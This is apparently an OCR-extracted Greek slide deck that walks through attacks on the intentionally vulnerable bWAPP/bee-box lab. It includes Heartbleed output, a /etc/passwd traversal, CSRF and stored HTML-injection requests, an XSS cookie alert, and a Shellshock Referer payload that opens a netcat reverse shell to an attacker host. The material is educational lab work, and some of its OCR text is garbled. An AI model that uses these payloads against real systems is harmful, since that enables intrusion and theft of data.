HINT: login on port 8443 and launch the **attack script**...



Έκθεση ευαίσθητων δεδομένων Heartbleed

```
(kali@kali)~/Downloads
└─$ python heartbleed.py -p 8443 192.168.83.139
Connecting ...
Sending Client Hello ...
Waiting for Server Hello ...
... received message: type = 22, ver = 0302, length = 66
... received message: type = 22, ver = 0302, length = 675
... received message: type = 22, ver = 0302, length = 203
... received message: type = 22, ver = 0302, length = 4
Sending heartbeat request ...
... received message: type = 24, ver = 0302, length = 16384
Received heartbeat response:
0000: 02 40 00 D8 03 02 53 43 5B 90 9D 9B 72 0B BC 0C ..@...SC[ ... r ...
0010: BC 2B 92 AB 48 97 CF BD 39 04 CC 16 0A 85 03 90 .+...H...9.....
0020: 9F 77 04 33 D4 DE 00 00 66 C0 14 C0 0A C0 22 C0 .w.3...f....."
0030: 21 00 39 00 38 00 88 00 87 C0 0F C0 05 00 35 00 !.9.8.....5.
0040: 84 C0 12 C0 08 C0 1C C0 18 00 16 00 13 C0 0D C0 .....
0050: 03 00 0A C0 13 C0 09 C0 1F C0 1E 00 33 00 32 00 .....3.2.
0060: 9A 00 99 00 45 00 44 C0 0E C0 04 00 2F 00 96 00 .....E.D...../...
0070: 41 C0 11 C0 07 C0 0C C0 02 00 05 00 04 00 15 00 A.....
0080: 12 00 00 00 14 00 11 00 08 00 06 00 03 00 FF 01 .....
0090: 00 00 49 00 08 00 84 03 00 01 02 00 0A 00 34 00 .....
00a0: 32 00 0E 00 0D 00 19 00 08 00 0C 00 18 00 09 00 ...I.....4.
00b0: 0A 00 16 00 17 00 08 00 06 00 07 00 14 00 15 00 2.....
00c0: 04 00 05 00 12 00 13 00 01 00 02 00 03 00 0F 00 .....
00d0: 10 00 11 00 23 00 00 00 0F 00 01 01 1C 00 44 00 ...#.....D.
00e0: 80 00 43 00 81 C0 3C C0 52 C0 0C C0 A8 C0 29 00 ...C...<.R.....)
00f0: 22 00 0A 00 A2 00 1D 00 16 C0 75 C0 6F 00 7D 00 ".....u.o.}.
0100: 87 00 37 00 04 00 68 C0 89 C0 15 00 97 00 C0 C0 .7...h.....T.
0110: 60 00 12 00 82 C0 42 00 32 00 0E 00 98 00 54 00 ^.....B.2.....T.
0120: 6D C0 11 00 A5 00 61 CC AA C0 72 00 8E 00 27 00 m.....a...r...".
0130: 07 C0 AE 00 28 00 52 C0 38 C0 5A C0 1E 00 85 00 ....(R.8.Z.....
0140: 2C 00 2F 00 A9 FE 00 92 00 BA C0 02 00 17 00 )/.....\..
0150: 29 C0 05 00 3D 00 AF C0 78 00 C1 C0 AB 00 5C C0 )...=...x.....\..
0160: 0A FE FF D0 05 C0 10 D0 93 00 94 C0 A6 00 41 00 .....A.
0170: 7C C0 3D 00 B9 00 48 00 06 C0 98 CC AB 00 8A CC |=...H.....
0180: A6 CC 15 00 7E CC 14 CC 13 C0 AF C0 AD 00 00 C0 .....
0190: 6A C0 63 C0 A9 C0 A7 00 40 C0 35 C0 A3 00 9C C0 }..c...@.5.....
01a0: A2 C0 A1 C0 9F C0 34 C0 9E C0 9D C0 9C C0 98 C0 .....4.....
01b0: 9A 00 64 C0 4C 00 4C 00 90 CC AC C0 49 C0 86 C0 ..d.L.L.....I...
01c0: 2B C0 96 C0 95 C0 94 C0 20 C0 92 C0 91 C0 90 00 +.....
01d0: 2D C0 8F C0 8E C0 8D 00 89 C0 8A 00 30 00 9D C0 -.
01e0: 25 C0 32 C0 83 C0 82 C0 81 C0 80 00 AC C0 7E C0 %..2.....-..
01f0: 7D C0 7C 00 05 00 B1 C0 7A C0 4D C0 19 C0 77 C0 }.|...z.M...w.
0200: 76 C0 73 C0 71 C0 5E C0 30 C0 70 C0 6E C0 6D C0 v.s.q.^..0.p.n.m.
0210: 31 00 4E C0 6C C0 6B C0 AC C0 69 C0 68 00 9E C0 1.N.L.k...i.h...
0220: 67 C0 66 00 74 C0 65 C0 64 C0 62 00 57 00 77 00 g.f.t.e.d.b.W.w.
0230: AE C0 61 00 8D 00 0B C0 5C C0 5D C0 13 C0 59 C0 ..a...\.]...Y.
0240: 58 C0 57 00 1A C0 56 00 3C C0 3A 00 9F C0 4F C0 X.W...V.<:...O.
0250: 79 C0 06 C0 47 00 47 00 B7 C0 45 C0 44 C0 41 C0 y...G...E.D.A.
0260: 40 C0 3F D0 02 00 67 00 08 C0 54 00 AA C0 39 C0 @?...g...T...9.
0270: 37 C0 36 C0 A5 00 34 C0 2F 00 6B 00 2E C0 2D C0 7.6...4.../k...-
0280: 2C C0 1B C0 5F 00 8B C0 24 00 13 00 80 00 95 00 .....$.
0290: 53 00 38 C0 1D C0 22 00 09 C0 21 C0 93 C0 1F C0 S;...!.....
02a0: 2A 00 83 00 25 C0 18 00 69 00 88 C0 16 C0 12 C0 *...%...i.....
02b0: 0E C0 08 C0 07 00 B8 C0 48 00 C5 00 C4 00 02 00 .....H.....
02c0: 26 00 C2 00 A7 00 A1 00 BF 00 BE 00 BC CC AD C0 6.....
02d0: 46 00 B3 00 B2 C0 7B 00 AD 00 AB 00 A8 00 A6 00 F.....{.....
02e0: A4 C0 84 00 99 00 3E C0 23 00 91 00 46 00 65 C0 .....>.#...F.e.
02f0: 99 00 1B C0 28 00 86 C0 1A 00 79 00 60 00 78 00 ....(.....y...x.
0300: 72 00 6C 00 2B 00 5B 00 51 00 4D 00 49 00 39 00 r.l.+.[.Q.M.I.9.
0310: 38 00 33 00 19 00 63 00 24 00 1F 01 00 00 13 00 8.3...c.$.....
0320: 0A 00 0A 00 08 00 17 00 18 00 19 00 1D 00 0F 00 .....
```

```
(kali@kali)~
└─$ sudo nmap --script ssl-heartbleed -sV -p 8443 192.168.83.139

Starting Nmap 7.91 ( https://nmap.org ) at 2021-04-15 08:11 EDT
Nmap scan report for 192.168.83.139 (192.168.83.139)
Host is up (0.00040s latency).

PORT      STATE SERVICE      VERSION
8443/tcp  open  ssl/https-alt  nginx/1.4.0
|_http-server-header: nginx/1.4.0
|_ssl-heartbleed:
VULNERABLE:
  The Heartbleed Bug is a serious vulnerability in the popular OpenSSL cryptographic software library. It allows for stealing information intended to be protected by SSL/TLS encryption.
  States: VULNERABLE
  Risk Factor: High
  OpenSSL versions 1.0.1 and 1.0.2-beta releases (including 1.0.1f and 1.0.2-beta1) of OpenSSL are affected by the Heartbleed bug. The bug allows for reading memory of systems protected
  s the encryption keys themselves.


  References:
  - http://www.openssl.org/news/secadv_20140407.txt
  - http://cvedetails.com/cve/2014-0160/
  - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-0160
MAC Address: 08:0C:29:02:8F:5A (VMware)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.66 seconds

(kali@kali)~
└─$
```



Έλλειψη Ελέγχου Πρόσβασης σε Επίπεδο Λειτουργιών – Διέλευση Καταλόγου



/ Directory Traversal - Directories /



Terminator_Salvation.pdf
The_Cabin_in_the_Woods.pdf
bWAPP_intro.pdf
Iron_Man.pdf
The_Amazing_Spider-Man.pdf
The_Dark_Knight_Rises.pdf
The_Incredible_Hulk.pdf



/ Directory Traversal - Directories /

bin
tmp
sys
proc
boot
etc
opt
media
toolbox
lib



Έλλειψη Ελέγχου Πρόσβασης σε Επίπεδο Λειτουργιών – Διέλευση Καταλόγου



/ 9iwectorJ

Προσπάθησε να σκαρφαλώσεις ανώτερα
Spidy...

Trave



/ Directory Traversal - Files /

```
root@kali:~# cat /etc/passwd
root:x:0:0:root:/bin:/usr/sbin/passwd
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
```

```
pi@raspberrypi:~$ cat /etc/passwd
```

```
news:x:9:9:news:/var/spool/news:/bin:/usr/sbin/nologin
40:uucp:x:10:10:uucp:/var/spool/uucp:/bin:/usr/sbin/nologin
```


```
backdoor:x:34:34:backdoor:/var/backdoor:/bin:/usr/sbin/nologin
```

```
mex:x:39:39:mex:/var/mex:/bin:/usr/sbin/nologin
```



Πλαστογράφηση Αιτήματος Διασταυρούμενης Τοποθεσίας (CSRF)

```
1 GET /bWAPP/csrf_1.php?password_new=bug&password_conf=bug&action=change HTTP/1.1
2 Host: 192.168.83.139
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Referer: http://192.168.83.139/bWAPP/csrf_1.php
9 Cookie: PHPSESSID=db28c89615bf60e5f43438db84829bef; security_level=0
10 Upgrade-Insecure-Requests: 1
11
12
```



/ CSRF (Change Password) /

Change your password.

New password:

Re-type new password:

Change

/ HTML Injection - Stored (Blog) /

```


```

Submit Add: Show all: Delete: Your entry was added to our blog!

#	Owner	Date	Entry
27	bee	2021-04-15 14:43:21	

Πλαστογράφηση Αιτήματος Διασταυρούμενης Τοποθεσίας (CSRF)-Ποσό Μεταφοράς

```
1 POST /bwapp/html1_stored.php HTTP/1.1
2 Host: 192.168.83.139
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 180
9 Origin: http://192.168.83.139
10 Connection: close
11 Referer: http://192.168.83.139/bwapp/html1_stored.php
12 Cookie: PHPSESSID=9b64682c47062ee16ae5850f05799045; security_level=0
13 Upgrade-Insecure-Requests: 1
14
15 entry=
%3Cimgsrc%3D%22http%3A%2F%2F192.168.83.139%2Fbwapp%2Fcsrf_2.php%3Faccount%3D123-45678-90%26amount%3D100%2
blog=submit%5entry_add=
```



Ποσό στο λογαριασμό/απολογισμό σας: 700

EUR / λογαριασμό/απολογισμό προς μεταφορά

:

123-45678-90

Ποσό προς μεταφορά

Μεταφορά


Ποσό στο λογαριασμό σας 400 EUR

EUR / λογαριασμό/απολογισμό προς μεταφορά

5678-90

Ποσό προς μεταφορά:

Μεταφορά



Χρήση μέρος λογισμικού με Γνωστές Ευπάθειες Shellshock/CGI

/ Shellshock Vulnerability (CGI) /

The version of Bash is vulnerable to the Bash/Shellshock bug! (**bee-box** only)

HINT: attack the referer header, and pwn this box...

This is my first Bash script :)

Current user: www-data

```
1 GET /bwapp/cgi-bin/shellshock.sh HTTP/1.1
2 Host: 192.168.83.139
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Referer: () { :; }; echo "Shellshock TEST" $(/bin/sh -c "nc -e /bin/bash 192.168.83.140 4443")
9 Cookie: PHPSESSID=9b646b2c47062ee16ae5859f85799045; security_level=0
10 Upgrade-Insecure-Requests: 1
11
```

```
(kali@kali)-[~/Downloads]
└─$ nc -nvlp 4443
listening on [any] 4443 ...
connect to [192.168.83.140] from (UNKNOWN) [192.168.83.139] 37004
pwd
/usr/lib/cgi-bin
```



Χρήση μέρος λογισμικού με Γνωστές Ευπάθειες SQLiteManager Local File Inclusion

/ SQLiteManager Local File Inclusion /

The **SQLiteManager** version is vulnerable to Local File Inclusion! (bee-box only)

HINT: I love cookies

The screenshot shows the SQLiteManager web interface. At the top, there's a menu with 'Options', 'SQL', 'Export', and 'Delete'. Below that is a text input field for the SQL query containing:

```
CREATE TRIGGER testtrigger  
DELETE ON "" BEGIN = script => alert ( document . cookie ) < /script >  
END ;
```

Below the query field, there's an 'Error' field that says 'Error : not an error'. Underneath, a table shows the details of the created trigger:

Name	Trigger
testtrigger	CREATE TRIGGER 'testtrigger' DELETE ON "" BEGIN

At the bottom, a dark box displays the result of the query execution:

```
PHPSESSID=9b646b2c47062ee16ae5859f85799045; security_level=0
```

An 'OK' button is visible at the bottom right of this box.

The screenshot shows the 'New trigger properties' dialog box. It has a light green background and contains the following fields:

- Name :** testtrigger
- Moment :** [dropdown menu]
- Event :** DELETE [dropdown menu]
- On :** [dropdown menu]
- Action :** [dropdown menu]
- Condition :** [dropdown menu]
- Step :** <script>alert(document.cookie)</script>

A 'Save' button is located at the bottom center of the dialog.



Μη επικυρωμένες ανακατευθύνσεις και προωθήσεις

/ Unvalidated Redirects & Forwards (i) /

Beam me up Bee...


Blog



Beam

```
1 GET /bwAPP/unvalidated_redir_fwd_1.php?url=http%3A%2F%2Fitsecgames.blogspot.com&form=submit HTTP/1.1
2 Host: 192.168.83.139
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Referer: http://192.168.83.139/bwAPP/unvalidated_redir_fwd_1.php
9 Cookie: PHPSESSID=9b646b2c47062ee16ae5859f85799045; security_level=0
0 Upgrade-Insecure-Requests: 1
1
```

Μη επικυρωμένες ανακατευθύνσεις και προωθήσεις




NMAP Index Search

File Input: No file selected. Criterion: CVSS2 ▾

Access Vectors: LOCAL PHYSICAL NETWORK ADJACENT NW

```
1 GET /bwAPP/unvalidated_redir_fwd_1.php?url=http://192.168.83.135/cve-pathfinder2/sort.php&form=submit HTTP/1.1
2 Host: 192.168.83.139
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Referer: http://192.168.83.139/bwAPP/unvalidated_redir_fwd_1.php
9 Cookie: PHPSESSID=9b646b2c47062ee16ae5859f85799045; security_level=0
0 Upgrade-Insecure-Requests: 1
1
```



Σας ευχαριστώ για την προσοχή σας

Παρουσίαση από:

Χρήστος Γρηγοριάδης (Focal
Point)